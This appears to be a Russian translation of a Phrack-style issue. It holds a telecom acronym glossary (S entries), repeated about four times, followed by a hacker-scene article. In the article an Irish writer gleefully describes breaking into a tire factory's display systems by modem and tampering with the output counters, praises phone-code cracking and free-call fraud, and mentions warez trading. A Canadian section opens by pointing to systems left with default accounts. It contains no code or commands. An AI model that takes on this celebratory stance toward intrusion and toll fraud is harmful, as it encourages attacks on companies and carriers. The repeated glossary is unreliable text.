SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой

SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)

SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы

SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала

SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка

SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB

SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)

SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания
SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа

SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell
SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика

SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF
SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC

SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA
SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе

SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата
SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения

SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС
SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов

SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации
SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов

SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки
SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер

SIT	Специальные информационные тоны

Аббревиатура	Расшифровка
S	Отчёт о дате и времени получения
S	Секунды
S	Отправить на проверку
S	Рукав
S	Сигнал начала набора
S&E	Обслуживание и оборудование
S-	Супервизорный (S-кадры)
S-N	Отношение сигнал/шум
S/R	Клавиша отправки/приёма
S1DN	Распределительная сеть первого уровня
S96	SLC 96
SA	Спутниковый магистральный канал INTER/TRA blocal 1-26
SA01	Результаты аудита памяти сохранения вызовов — программное обеспечение 1AESS
SAA	Архитектура приложений системы (для PS/2)
SABME	Установка расширенного асинхронного сбалансированного режима (ABM) (команда LAP-D)
SAC	Разъём доступа к службе (-> sipb)
SAC	Компьютер зоны обслуживания
SAC	Специальный код зоны
SAC	Активация коммутатора
SAD	Задержка доступа к системе
SAG	Руководство по почтовым адресам
SAI	Индикатор активности S (в EOC)
SAI	Интерфейс зоны обслуживания

SAI	Сводка мероприятий
SALI	Автономная автоматическая идентификация местоположения
SAM	Последующее адресное сообщение (SS7: в ISUP)
SAMA	Пошаговый автоматический учёт сообщений
SAMEM	Автономная память для выставления счетов
SANE	Код сигнализируемой зоны/сети (SS7)
SAP	Точка доступа к службе
SAPI	Идентификатор точки доступа к службе
SAR	Регистр адреса хранилища
SARTS	Коммутируемая система удалённого тестирования доступа
SARTS	Коммутируемая система удалённого тестирования доступа
SAS	Коммутируемая служба доступа
SASWF	Триггер неисправности сохранения при отсутствии видимых неполадок
SAT	Специальное завершение доступа
SAT	Супервизорный аудиотон
SAT	Терминал системного доступа
SAW	Фильтр на поверхностных акустических волнах
SB	Код стандартной службы коммутируемого доступа для доступа к LATA
SBC	Микросхема интерфейса S-шины
SBCX	Расширенный SBC
SBI	Синхронный межсоединитель объединительной платы
SBLN	Резервная линия
SBMS	Мобильная служба Southwestern Bell

SBS	Skyline Business Systems
SBUC	Разъём S-шины
SC	Контроллер сканера
SC	Секционный центр
SC	Системный контроллер
SC/SD	Сканер и распределитель сигналов
SCA	Автоматическое выполнение сервисного заказа
SCANS	Система управления и уведомления об изменениях программного обеспечения
SCAT	Группа поддержки Stromberg-Carlson
SCC	Специализированный общий перевозчик
SCC	Контроллер кластера станций
SCC	Центр управления коммутацией
SCCP	Сигнализация CCP (SS7: q.71x)
SCCP	Часть управления соединением сигнализации
SCCS	Служба специализированного общего перевозчика
SCCS	Система центра управления коммутацией
SCF	Избирательная переадресация вызовов
SCF	Простое завершение для MDF
SCH	Расписание тестирования (команда)
SCHED	Запланировано
SCI	Запрос запасной кабельной пары
SCL	Тактовый генератор станции
SCLK	Ведомый тактовый генератор
SCM	Мультиплексор скремблер-кодера
SCM	Стандартное завершение через MDF

SCM	Модуль абонентского носителя
SCM	Модуль абонентского носителя (цифровая система усиления пар DMS-1 NTI)
SCO	Обслуживающий центральный офис
SCOT	Тестер центрального офиса с пошаговым управлением
SCOTS	Система наблюдения и контроля систем передачи
SCP	Точка управления службой
SCP	Выполнение сервисного заказа через LAC
SCP	Точка управления сигналом
SCP	Точка преобразования сигнала
SCP	Программа системного управления
SCPC	Один канал на несущую
SCPD	Дополнительный центральный распределитель импульсов
SCR	Избирательное отклонение вызовов
SCR	Регистр конфигурации сигнализации
SCR	Стандартное завершение через RCMAC
SCRC	Отправка скорректированного эквивалента возврата
SCRN	Трансляции проверки
SCS	Полка SCM-10S (SLC-96)
SCSDH	Обработчик сканера и распределителя сигналов
SCU	Блок управления селектором
SCX	Специализированная система связи
SD	Обнаружено проскальзывание
SD	Код улучшенной службы коммутируемого доступа для доступа к LATA

SD&D	Специальная разработка и проектирование
SDACS	Цифровая система доступа и кросс-соединения
SDC	Центр развития продаж
SDD	Зависимые от площадки данные
SDDF	Цифровой распределительный фрейм абонента
SDE	Сущность представления/доставки (x.400)
SDIS	Коммутируемая цифровая интегрированная служба
SDL	Язык спецификации и описания
SDLC	Синхронный DLC
SDLC	Синхронное управление каналом данных
SDLH	Обработчик синхронного канала данных
SDM	Пространственное разделение мультиплексирования
SDN	Программно-определяемая сеть
SDNBAS	Сбой вызова из-за блокировки запроса на коммутаторе
SDNBN	Сбой вызова из-за блокировки запроса в сети CCS
SDNGTCAP	Получено искажённое сообщение TCAP
SDNNCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI для запроса
SDNNCFA	Сбой вызова во время активной транзакции с NCP
SDNNCFI	Сбой вызова во время неактивной транзакции с NCP
SDNNOCANI	Сбой вызова CAMA из-за того, что магистраль CAMA не предоставила ANI через ONI для запроса
SDNRER	Сбой вызова из-за того, что обмен с NCP завершился ошибкой возврата

SDNRR	Сбой вызова из-за того, что обмен с NCP завершился ответом отклонения
SDNTIM	Сбой вызова из-за того, что NCP не ответил вовремя на запрос
SDNTRF	Сбой вызова из-за того, что NCP ответил запросом на завершение
SDOC	Избирательное динамическое управление перегрузкой
SDP	Точка доставки службы
SDP	Протокол представления и доставки (x.411)
SDPT	Точки распределения сигнала
SDR	Регистр хранения данных
SDR	Отчёт данных коммутатора
SDS	Коммутируемая служба данных
SDS	Синхронный набор данных
SDSC	Контроллер синхронного набора данных
SDT	Инструменты разработки программного обеспечения
SE	Код стандартной службы WATS специального доступа для доступа к LATA
SE	Номер специального сервисного оборудования
SEAS	Система проектирования и администрирования сигнализации
SEC	Секунда
SEC	Уровень сигнала за эхо-компенсатором (код канала C/I)
SEE	Проектирование системного оборудования
SEG	Сегмент
SEL	Цифровой селектор (в TMS)
SEL	Выбор линий для изучения класса обслуживания АТС

SER#	Серийный номер
SES	Система оценки обслуживания
SES	Неизвестно (административная система)
SET	Статистика по оборудованию и телефонным номерам
SET	Таблица выполнения стратегий
SF	Поле обслуживания
SF	Формат сигнала
SF	Одночастотный
SF	Код улучшенной линии WATS специального доступа для доступа к LATA
SF	Поле состояния (SS7)
SFB	Установить следующий FEBE в ноль
SFD	Обнаружен суперфрейм (код канала C/I)
SFG	Имитируемые объекты
SFG	Группа имитируемых объектов
SFG	Группа имитируемых объектов (измерения SFG)
SFMC	Центр управления спутниковыми объектами
SFN	Номер имитируемого объекта
SFV	Проверка формата сигнала
SFV	Проверка формата сигнализации (команда SARTS)
SG	Сигнал управления/дистанционного измерения INTER/TRA blocal 1-26
SG	Суперфуппа
SG	Группа коммутаторов (также известная как полусетка)
SGC	Управление группой коммутации

SGD	Сбой получения обозначителя группы станций (SGD)
SGH	Выбор графического представления (телетекст)
SGH	Управление реле для групп 5xb
SGL	Одиночный
SGML	Стандартный обобщённый язык разметки
SGMP	Простой протокол управления шлюзами
SGN	Номер сегмента общего языка
SHI	Выбор горизонтального интервала (телетекст)
SI	Упорядоченная информация
SI	Индикатор службы
SI	Сдвиг в режим (управляющий символ ASCII)
SI	Индикатор состояния
SI	Синхронный интерфейс
SIC	Интегральная кремниевая схема
SICOFI	Кодек-фильтр обработки сигналов
SICOFI2	Двухканальный SICOFI
SID	Идентификатор системы
SIDB	База данных информации о сеансе
SIDES	Система разработки и оценки программного обеспечения ISDN Siemens
SIF	Поле информации сигнализации (SS7)
SIG	Сигнализация
SIG	Оборудование сигнализации (в магистральном канале)
SIGI	Sigi
SIGS	Стробирование сигнализации
SILC	Избирательный контроль входящей нагрузки

SIM	Монитор целостности системы
SIN	Показатель нормального выравнивания состояния
SIO	Октет информации о службе (SS7)
SIP	Последовательный интерфейсный порт
SIPB	Пользовательская плата Siemens ISDN для ПК
SIPB 5XXX	Модули SIPB
SIPB 7XXX	Конфигурации SIPB
SIPMOS	Siemens PMOS
SIPO 6XXX	Объектный код программного обеспечения Siemens ISDN для ПК
SIPS 6XXX	Исходный код программного обеспечения Siemens ISDN для ПК
SIR	Запрос сортировки по диапазону
SIS	Дополнение специального идентифицирующего телефонного номера
SIT	Специальный идентифицирующий телефонный номер
SIT	Специальные информационные тоны

International Scenes (Международная сцена)

Когда-то хакеры были практически изолированы друг от друга. Встретить хакера из страны, отличной от США, было почти немыслимо. Затем в середине 1980-х, во многом благодаря чат-системам, доступным через сети X.25 — таким как Altger, tchh и QSD, — хакеры со всего мира начали сталкиваться друг с другом. Они стали общаться, обмениваться информацией, учиться друг у друга. Разрозненные и непохожие субкультуры начали сливаться в единую общую сцену, породив ту хакерскую субкультуру, которую мы знаем сегодня. Субкультуру, не знающую границ, чьи обитатели разделяют общую цель — освободить информацию от корпоративных оков.

С невероятным распространением Интернета по всему земному шару это сообщество растёт стремительными темпами. Имея это в виду, мы хотим помочь ещё больше объединить сообщества разных стран, проливая свет на хакерские сцены, существующие в них. Мы просили людей написать о хакерской сцене в их странах, но, к сожалению, желающих оказалось больше, чем тех, кто довёл дело до конца (вы знаете, кто вы). К следующему выпуску их будет больше — в этом я уверен, — но пока мы хотим познакомить вас со сценами в Ирландии, Канаде и Германии.

Страны в Интернете

[Таблица из 176 записей — коды стран и их названия — опущена]

Хакерство в Ирландии

Автор: Hawkwind

Привет с Изумрудного острова! Меня зовут Hawkwind, и я ирландский хакер *злобное хихиканье*. Итак, какова хакерская сцена на этом маленьком зелёном острове под названием Ирландия, примостившемся на краю Атлантического океана? — острове, претендующем на одну из самых передовых цифровых телефонных сетей в Европе, родине Eirpac (ирландского аналога Sprintnet/Telenet) и множества других диковинных и замечательных вещей в том же духе.

Что ж, хакерская сцена, как и сама страна, невелика — в Ирландии нет элиты. Или же она настолько элитна, что о ней никто не слышал. Так что если вас интересует только элитное, не трудитесь читать дальше — переходите к следующей стране.

Кроме того, к сожалению, сейчас интерес к хакерству в Ирландии невелик — я могу пересчитать знакомых мне ирландских хакеров по пальцам одной руки. Может быть, я просто бываю не в тех местах, а может, виной тому Железная Рука ирландского Младшего Брата — друга и последователя американского Старшего Брата, насаждающего свои злые методы цензуры и тому подобного на всех нас, лишая нас права на свободную информацию. Общенациональная цензура Usenet жжёт, как сухой лёд, но ограничение ftp и telnet из страны для избранных — это смертельный удар. Что ж, спрашиваю я вас, с такими напастями стоит ли удивляться, что столь мало ирландцев пробилось в Компьютерное Подполье? — тем, кто преодолел эти препятствия, желаю удачи.

Итак, что же ирландские хакеры любят взламывать? Как и многие хакеры, нами движет любопытство и желание исследовать любую систему или сеть, с которой мы сталкиваемся, — вечный поиск того леденящего кровь выброса адреналина, когда ты победил систему и оказался там, куда, возможно, ещё не ступала нога обычного человека. Не просите нас выбирать между хорошей выпивкой, сексом и хакерством — это был бы жестокий выбор.

Позвольте начать с того, что я считаю интересным моментом в истории ирландского хакерства. Для вас это, возможно, покажется мелочью, но нам он дорог.

В Дублине, Ирландия, есть производственная компания, выпускающая шины — чтобы не навредить репутациям, имён называть не будем — просто ещё одна шинная компания. Эта компания любит современные системы: большие красочные световые панели с множеством мигающих огней, чтобы менеджеры были довольны и часами развлекались. Счастливая компания — это счастливые усердные работники, поэтому был установлен большой мигающий табло, отображавший количество произведённых шин и исправно считавший вверх каждый раз, когда очередная шина сходила с конвейера. Внутри завода висело большое табло, чтобы рабочие видели, как усердно они трудятся, а за превышение определённого числа в день обещались большие премии и подарки. Снаружи завода также красовалось большое табло с этим числом, чтобы публика могла по достоинству оценить трудолюбие работников и объём производства.

И все эти табло, и компьютеры, управляющие ими, были подключены к таинственным устройствам — сети с парой чёрных коробочек, которые руководство с гордостью называло модемами. Выходят на сцену ирландские хакеры *глубокий поклон и злобный взмах рукой*.

Так что можете представить: тёплым солнечным летним вечером, когда в Дублине было совершенно нечем заняться, на шинном заводе начали происходить странные вещи. Да, поистине странные вещи. Вдруг рабочие резко поленились и стали замедлять производство, всё медленнее и медленнее. Цифры на светящемся табло перестали расти. Затем странным образом принялись считать в обратном направлении. Они падали вниз, всё быстрее и быстрее — люди рисовали себе картину взбешённых рабочих, в безумном раже уничтожающих шины. Вскоре наше табло показало ноль шин и начало уходить в отрицательные числа. Прохожие озадаченно чесали затылки.

Но хватит веселиться — это на самом деле была очень хорошая шинная компания с очень трудолюбивыми рабочими. Они заслуживают щедрых премий — разве кто-то не говорил, что это самый производительный завод в Европе? Что ж, в тот день так и было! *злобное хихиканье* Итак, табло прекратило считать назад и вдруг понеслось вперёд, как будто завтра не наступит. Рабочие носились туда-сюда со скоростью молнии — сто, двести... тысяча... десять тысяч... что?! сто тысяч! Вскоре наши добрые работники произвели за 20 минут больше шин, чем посетители Диснейленда за 25 лет...

Да, вот что любят делать ирландские хакеры — мы до сих пор гадаем, выплатило ли руководство всем этим добросовестным рабочим их премии.

Вообще-то нам нравится исследовать или взламывать всё, что попадается на пути, — от библиотечного компьютера местного университета до шинных компаний и сетей в далёких землях. Одно из наших любимых занятий — просто исследование: перемещаться из одной сети в другую, используя компьютеры в таких почитаемых местах, как США, Канада или Мексика. Наверное, это потому, что для нас достичь таких компьютеров и сетей уже само по себе достижение — то, чего наш Младший Брат лишил бы нас, если бы мог. Мы считаем Интернет одним из величайших изобретений последнего времени и никогда не хотели бы причинять умышленный вред такому свободному объединению — если бы только наш Младший Брат дал нам свободно взаимодействовать с ним, а не усложнял жизнь чуть больше, чем нужно. Мы находим Sprintnet и прочие подключённые удовольствия интересными охотничьими угодьями, хотя первыми признаём, что нам ещё очень многому предстоит научиться. Исследовать эти системы очень интересно, потому что они так далеко и в таких интересных краях, которые мы, возможно, никогда не увидим

воочию — то, что для вас может быть привычными США, для нас — источник волнения и разнообразия систем, которого не найти на таком маленьком острове, как наша Ирландия.

И конечно, есть вечный поиск американских outdial'ов в надежде, что однажды мы доберёмся до легендарных американских h/p-бордов и встретим настоящего федерала-другого. *хихиканье* Отвлекаясь от строго хакерской темы — в Ирландии есть люди, интересующиеся телефонами и другими фановыми вещами. Недавно двух студентов колледжа взяли за взлом одиннадцатизначного кода на каком-то новом чипе телефонной системы, что дало им неограниченный доступ к звонкам и другие привилегии. Был ещё волшебный бесплатный номер, который месяц-другой давал ирландскому населению неограниченный доступ к внешнему миру (большое спасибо тому, кто это придумал *ухмылка*). Надёжные источники говорят мне, что у нас довольно продвинутая телефонная система — вопрос, который мы надеемся изучить в ближайшее время, — но, похоже, это не остановило phreaker'ов от попыток, и если нам что-нибудь удастся выяснить, мы, как метко выразился наш «Telecom Eireann», «Будем на связи по всему миру».

К сожалению, нас преследуют безумные тарифы даже за местные звонки, и поэтому многие ирландские борды так и не расцвели. Среди тех, что существуют, сисопы, похоже, мало интересуются h/p-тематикой, и я не знаю ни одного специализированного ирландского h/p-борда.

Раньше каждое тёмное дождливое воскресное послеполудни проходили своего рода подпольные встречи в Ormond — отеле в центре Дублина. Они проходили незамеченными под видом компьютерного клуба, но парень, который его вёл, был известным мошенником и торговцем всем подряд — от автомагнитол до часов Rolex. Как бы то ни было, клуб, должно быть, был одним из крупнейших центров обмена Warez, включая свежие видеозаписи из США, которые в здешних кинотеатрах выходили на шесть месяцев позже. В целом люди со схожими компьютерными интересами просто собирались поговорить и обменяться последними новостями, дисками и видео — интересное место с интересными людьми, которое, к сожалению, похоже, прекратило своё существование. Надеюсь, кто-нибудь возродит нечто подобное в ближайшем будущем.

Что ж, на этом пока закончу рассказ. Надеюсь, вы немного прочувствовали наше маленькое Подполье, под надзором Младшего Брата, в нашей маленькой стране под названием Ирландия. Я не очень понимаю, как дошёл до написания этой статьи, но поскольку никто другой не вызвался, я решил, что Ирландия заслуживает хотя бы какого-то упоминания — так что любые флеймы можете слать в `/dev/null`.

Прежде чем подписаться, хочу поблагодарить Phrack не только за возможность рассказать свою историю, но и за прекрасное издание и путеводитель по Подполью. Наконец, если вы ирландский хакер/phreaker — выходите на связь прямо сейчас! Очень хочу до конца десятилетия считать знакомых мне ирландских хакеров на двух руках, а не на одной. Также всегда рад поговорить с любым, кто интересуется миром хак/фрик — пишите, если хотите пообщаться. Только помните: мы не элита!
(Случайно, есть тут кто-нибудь, кто знает что-нибудь об ирландской телефонной системе? *пожимает плечами*)

Со мной можно связаться здесь (на ближайшее время):
(Да, у меня есть ирландские аккаунты, но не для чужих глаз...)

```
al575@yfn.ysu.edu
hawkwind@m-net.ann-arbor.mi.us
hawkwin@santafe.edu  (примечание: без 'd' в конце userid)
```

Иногда я бываю на IRC, и надеюсь вскоре появиться на phantom. Что ж, как говорят в Ирландии — удачи и пусть дорога поднимается тебе навстречу.

Slan Leat,
Hawkwind.

Канада. На северном фронте тихо

Автор: Synapse

Добро пожаловать в пустынные, а точнее — неосвоенные дебри. Добро пожаловать в Канаду. Владение, куда редко заглядывают и ещё реже исследуют. Канада, или .ca, — девственная страна в сети. Здесь есть системы, годами висящие без дела с дефолтными аккаунтами. Необъятный объём данных ждёт, чтобы его подключили. Возможности здесь безграничны, Канада в основном нетронута, и среди развитых сетей я считаю её самой близкой к «Неоткрытой стране».

